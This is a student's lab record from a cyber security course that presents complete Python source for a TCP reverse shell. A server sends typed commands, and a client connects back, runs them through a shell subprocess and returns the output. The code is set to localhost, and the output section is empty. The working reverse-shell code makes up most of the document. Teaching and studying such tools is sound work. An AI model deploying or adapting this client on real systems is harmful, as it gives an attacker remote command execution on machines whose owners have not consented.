Exp:no:9

Roll no:241901023

Name: Dhanalakshmi.C

Department: CSE- Cyber Security

DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Aim:

To demonstrate a basic TCP reverse shell where a remote client connects back to a server, receives shell commands, executes them locally, and returns the output.

Algorithm :

Server (controller)

1. Create a TCP listening socket on a chosen IP and port.
2. Accept an incoming connection from the client.
3. Loop: read a command from the operator, send it to the client, receive the client's output, and display it.
4. If operator sends quit, send it to the client and close the connection.

Client (agent)

1. Create a TCP socket and connect to the server address/port.
2. Loop: receive a command from the server.
3. If command is quit, close the socket and exit. If command starts with cd , change working directory and return status. Otherwise execute the command in a subprocess, capture stdout/stderr.

4. Send the command output (and optionally the current working directory) back to the server.

Program

Server:

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
```

```
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break
def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client,
args=(conn, addr))
        client_thread.start()
if __name__ == "__main__":
    start_server()
```

Client


```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
```

```
def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
```


```
        client.send(str(e).encode())
        break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Output:

Server



Client



Result: The program was successful: the client established a reverse TCP connection to the server and executed commands sent by the server.